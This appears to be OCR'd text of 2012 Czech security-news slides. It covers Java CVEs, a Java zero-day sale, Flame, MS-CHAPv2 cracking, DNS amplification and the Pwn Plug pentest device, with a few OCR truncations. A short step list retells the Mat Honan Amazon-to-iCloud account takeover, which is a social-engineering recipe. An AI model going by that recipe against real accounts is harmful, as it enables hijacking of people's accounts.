Unspecified vulnerability in the Java Runtime Environment (JRE) component in Oracle Java SE 7 Update 7 and earlier, 6 Update 35 and earlier, and 5.0 Update 36 and earlier allows remote attackers to affect confidentiality, integrity, and availability, related to JMX.														
27	CVE-2012-0503				2012-02-15	2012-11-06	7.5	None	Remote	Low	Not required	Partial	Partial	Partial
Unspecified vulnerability in the Java Runtime Environment (JRE) component in Oracle Java SE 7 Update 2 and earlier, 6 Update 30 and earlier, 5.0 Update 33 and earlier, and 1.4.2_35 and earlier allows remote untrusted Java Web Start applications and untrusted Java applets to affect confidentiality, integrity, and availability, related to i18n.														
28	CVE-2012-0505				2012-02-15	2012-11-06	7.5	None	Remote	Low	Not required	Partial	Partial	Partial
Unspecified vulnerability in the Java Runtime Environment (JRE) component in Oracle Java SE 7 Update 2 and earlier, 6 Update 30 and earlier, 5 Update 33 and earlier, and 1.4.2_35 and earlier allows remote untrusted Java Web Start applications and untrusted Java applets to affect confidentiality, integrity, and availability via unknown vectors related to Serialization.														
29	CVE-2012-1711				2012-06-16	2012-09-25	7.5	None	Remote	Low	Not required	Partial	Partial	Partial
Unspecified vulnerability in the Java Runtime Environment (JRE) component in Oracle Java SE 7 Update 4 and earlier, 6 Update 32 and earlier, 5 Update 35 and earlier, and 1.4.2_37 and earlier allows remote attackers to affect confidentiality, integrity, and availability, related to CORBA.														
30	CVE-2012-3159				2012-10-16	2012-10-30	7.5	None	Remote	Low	Not required	Partial	Partial	Partial
Unspecified vulnerability in the Java Runtime Environment (JRE) component in Oracle Java SE 7 Update 7 and earlier, and 6 Update 35 and earlier, allows remote attackers to affect confidentiality, integrity, and availability via unknown vectors related to Deployment.														
31	CVE-2012-5068				2012-10-16	2012-10-30	7.5	None	Remote	Low	Not required	Partial	Partial	Partial
Unspecified vulnerability in the Java Runtime Environment (JRE) component in Oracle Java SE 7 Update 7 and earlier, and 6 Update 35 and earlier, allows remote attackers to affect confidentiality, integrity, and availability via unknown vectors related to Libraries.														
32	CVE-2011-3563				2012-02-15	2012-11-06	6.4	None	Remote	Low	Not required	Partial	None	Partial
Unspecified vulnerability in the Java Runtime Environment (JRE) component in Oracle Java SE 7 Update 2 and earlier, 6 Update 30 and earlier, 5.0 Update 33 and earlier, and 1.4.2_35 and earlier allows remote attackers to affect confidentiality and availability via unknown vectors related to Sound.														
33	CVE-2012-0502				2012-02-15	2012-11-06	6.4	None	Remote	Low	Not required	Partial	None	Partial
Unspecified vulnerability in the Java Runtime Environment (JRE) component in Oracle Java SE 7 Update 2 and earlier, 6 Update 30 and earlier, 5.0 Update 33 and earlier, and 1.4.2_35 and earlier allows remote untrusted Java Web Start applications and untrusted Java applets to affect confidentiality and availability, related to AWT.														
34	CVE-2012-1726				2012-06-16	2012-09-25	6.4	None	Remote	Low	Not required	Partial	Partial	None
Unspecified vulnerability in the Java Runtime Environment (JRE) component in Oracle Java SE 7 Update 4 and earlier allows remote attackers to affect confidentiality and integrity via unknown vectors related to Libraries.														
35	CVE-2012-4416				2012-10-16	2012-10-30	6.4	None	Remote	Low	Not required	Partial	Partial	None

Java a updaty


- video ...

Java, antivir a updaty

- drobné ponaučení
  - v průběhu natáčení videa jsem musel vypnout 2 antiviry ...
    - a co takový chudáci na Linuxu kde žádný antivir není ..
      - .. a proč tam sakra vlastně není ????

(Oracle) Java a updaty

- *cuba*: "ježiš, ja sem jenom chtěl, abys jim řekl jak jim našli tu chybu za 24hodin, ale jako krátkou zprávičku ... "
- *bodik*: "aha. Takže kratce ..."



KrebsonSecurity

In-depth security news and investigation

ABOUT THIS BLOG | ABOUT THE AUTHOR

Java Zero-Day Exploit on Sale for 'Five Digits'

282 tweets

retweet

Miscreants in the cyber underground are selling an exploit for a previously undocumented security hole in Oracle's **Java** software that att remotely seize control over systems running the program, Kre learned.

The flaw, currently being sold by an established member of an invite-only Underweb forum, targets an unpatched vulnerability in **Java JRE 7 Update 9**, the most recent version of Java (the seller says this flaw *does not* exist in Java 6 or earlier versions).

According to the vendor, the weakness resides within the Java class "MidiDevice.Info," a component of Java that handles audio input and output. "Code execution is very reliable, worked on all 7 version I tested with **Firefox** and

Advertisement

imation

Tags: 0day, exploit, Flashback, Java 7 Update 9, MidiDevice.Info, Oracl

This entry was posted on Tuesday, November 27th, 2012 at 11:55 ar Coming Storm. You can follow any comments to this entry through the leave a comment. Pinging is currently not allowed.

17 comments

Jak novinář Mat Honan přišel o iCloud

Co je to ten Cloud? a iCloud? he?

Reset hesla Apple iCloud:

1. email
2. adresa
3. 4poslední čísla CC

Mail a adresa je v klidu, ale co CC?

Reset hesla Amazon:

1. přidat svoji CC k účtu na Amazon (email+adresa)
2. reset Amazon hesla - CC je naše, ne?

A jsme doma ;-)


Kinect - patent na 1984 č++

„Uživatelé konzumující obsah na zobrazovacím zařízení jsou monitorováni, takže pokud jejich počet překročí licencí povolenou hodnotu, může být použita nápravná akce“.

Zprávičky

RSA SecurID SW Token se dá zkopírovat

- RSA SecurID Software Token není bezpečný, jeho funkce se dá zkopírovat



Bezpečnostní analytik společnosti SensePost vymyslel a publikoval postup, kterým je možné napodobit funkci softwarového generátoru jednorázových hesel v tokenu RSA SecurID. Díky několika snadným krokům je možné si generovat stejná čísla, která generuje softwarový token. O něm výrobce tvrdí, že jej není možné zkopírovat.

http://arstechnica.com/security/2012/05/rsa-securid-software-token-cloning-attack/

Holky C++

Big Sister

Prazské sociální zařízení je zdarma ...ale budou tě přenášet online :-)

Má článek i na wikipedii (ale ne v češtině..)

E-whoring

DDoSy a Kybercvičení

- Přes 170 DNS serverů v České republice bylo zneužito při DDOS útoku
  - Tým CSIRT.CZ přijal zprávu od Lotyšského týmu CERT.LV o masivním DDOS útoku na cíl v jejich zemi.
  - poměrně běžný útok zneužívající otevřené, ale i autoritativní nameservery. Útočník falšuje žádosti tak, aby zneužitý server odeslal odpověď na adresu oběti
    - dotaz (60b), odpověď (230b); zesílení cca 4
- Cyber Europe 2012
  - cvičení v rámci EU, simulovaný útok
  - za ČR hrály CSIRT.CZ, CESNET, Active24, Ak.PČR


Skype servery na Linuxu + grsec?

Skype nahradil P2P supernody
Linuxem hostovaným na Microsoftu

Není to ale běžný Linux, je zabezpečen GRSec

Navíc toho utáhne o řád víc než minulé nody

MSCHAP a CloudCracker



- https://www.cloudcracker.com/blog/2012/07/29/cracking-ms-chap-v2/
- MS-CHAPv2 - Autentizační protokol
  - PPTP VPN, Wifi WPA2 Enterprise
- Implementace *matemagiky* je špatně >>
  - ... means that, effectively, the security of MS-CHAPv2 can be reduced to the strength of a single DES encryption.
- DES je typicky crackován na FPGA >> drahé zařízení
  - Ale když cracking, tak pro všechny >> CloudCracker.com
- WPA2 je typicky obalen TLS/SSL .. *naštěstí ;))*

SSL update

- 2012 setrvalá níže
  - Trustwave issued a man-in-the-middle certificate
  - ale to bylo pro DLP!

... wft no a?!

SSL update

- **2012 setrvalá níže**
  - **Flame**

Flame can spread to other systems over a local network (LAN) or via USB stick. It can record audio, screenshots, keyboard activity and network traffic.[6] The program also records Skype conversations and can turn infected computers into Bluetooth beacons which attempt to download contact information from nearby Bluetooth-enabled devices.

Flame was signed with a fraudulent certificate purportedly from the Microsoft Enforced Licensing Intermediate PCA certificate authority.[14] The malware authors identified a Microsoft Terminal Server Licensing Service certificate that inadvertently was enabled for code signing and that still used the weak MD5 hashing algorithm, then produced a counterfeit copy of the certificate that they used to sign some components of the malware to make them appear to have originated from Microsoft.[14] A successful collision attack against a certificate was previously demonstrated in 2008,[15] but Flame implemented a new variation of the chosen-prefix collision attack.[16] (wikipedia)

Flame had initially infected approximately 1,000 machines

ISP který záplatuje

ISP Antagonist, NL

Automaticky detekuje a opravuje chyby webových aplikací svých zákazníků.

Už jich má 60k a je v množině 50 nejrychleji rostoucích společnostní Beneluxu

NTP si škytlo

18. listopad 2012

NTP vrací správně čas, den, měsíc...

.... roku 2000


Novodobý SPAM

Zamyšlení nad vývojem....

.... od SPAMu po 3D tiskárny

Milý jéžišku ...

... k vánocům bych si přál nový Pwn Plug Elite



The Pwn Plug

First-to-market commercial pentesting drop box!

A full security testing suite packed into a micro-server the size of a power brick, Pwn Plug provides covert, encrypted access over Ethernet, wireless, and 3G/GSM.

- **Now supporting NAC bypass for 802.1x/RADIUS implementations! (Elite model)**
- Sends tunnel status alerts via SMS text messages
- Includes "Plug UI" for simple web-based setup
- Preloaded with Metasploit, SET, Fasttrack, Hydra, nmap, scapy, ettercap & more
- Unpingable and no listening ports in stealth mode
- Out-of-band SSH access over 3G/GSM cell networks! (3G model)
- Wireless encryption cracking & Evil AP mode! (Wireless model)

Pwn Plug with our air freshener decal

Covert access

All Pwn Plugs include aggressive reverse SSH tunneling for persistent remote access. Covert tunneling is also available for testing application-aware firewalls & IPS:

- SSH over 3G/GSM! (3G model)
- SSH over HTTP requests (appears as standard HTTP traffic)
- SSH over SSL (appears as HTTPS)
- SSH over DNS queries (appears as DNS traffic)
- SSH over ICMP (appears as outbound pings)

Pwn Plug with our printer PSU decal

Benefits for Pentesters & Red Teams:

- No client-side config or firewall changes needed!
- Great for remote offices & clients: no travel costs!
- Stealthier, simpler, and smaller than micro-atx appliances!

Mac OS chybička se ...

Summary:

OS X 10.7.3

Message Inspector

Key	Value
ASLMessageID	9529
Facility	authpriv
GID	0
Host	[redacted]-Mac
Level	3
PID	298
ReadGID	80
ReadUID	0
Sender	authorizationhost
Time	1328542316
TimeNanoSec	107721000
UID	0
Message	DEBUGLOG | -[HomeDirMounter mountNetworkHomeWithURL:attributes:dirPath:username:] | about to call _premountHomedir. url = afp://triton.local.[redacted].com/Users, userPathComponent = pft, userID = 1031, name = pft, passwordAsUTF8String = [redacted]

accidentally turned on a debug log file outside of the encrypted area that stores the user's password in clear text.

Yahoo nám dárečky přináší č++

Plugin Axis pro Chrome obsahoval dáreček. Mimo certifikát (tj. veřejný klíč) Yahoo vložilo také tajnou část - tajný klíč.

Někdy se to s tou transparentností přehání...

Nebojte, světlo na konci tunelu č++

Počet vážných webových zranitelností
v roce 2011

klesl

Poprvé od začátku sledování!

Sumce v buši 6.12.2012

	2012		2011	2010	2009	2008
Sun Alerts http://blogs.sun.com/security/?cat=alerts&date=200811	**0**		71	89	216	173
Oracle Crit. Patch Updates + Security Alerts http://www.oracle.com/technetwork/topics/security/whatsnew/index.html	**7**		n/a	n/a	n/a	n/a
Debian Security Advisories http://www.debian.org/security/2009/	**205**		214	162	246	253
Microsoft Security Bulletin http://www.microsoft.com/technet/security/current.aspx	**76**		86	68	68	69
Gentoo Linux Security Advisories http://www.gentoo.org/security/en/glsa/index.xml	**149**		47	42	151	191
FreeBSD Security Advisories http://www.freebsd.org/security/advisories.html http://www.vuxml.org/freebsd/	**251**		158	132	167	161
CVE Candidates http://cve.mitre.org/data/downloads/allcans.txt	**6069**		4637	4333	4037	6432

... 2013 ?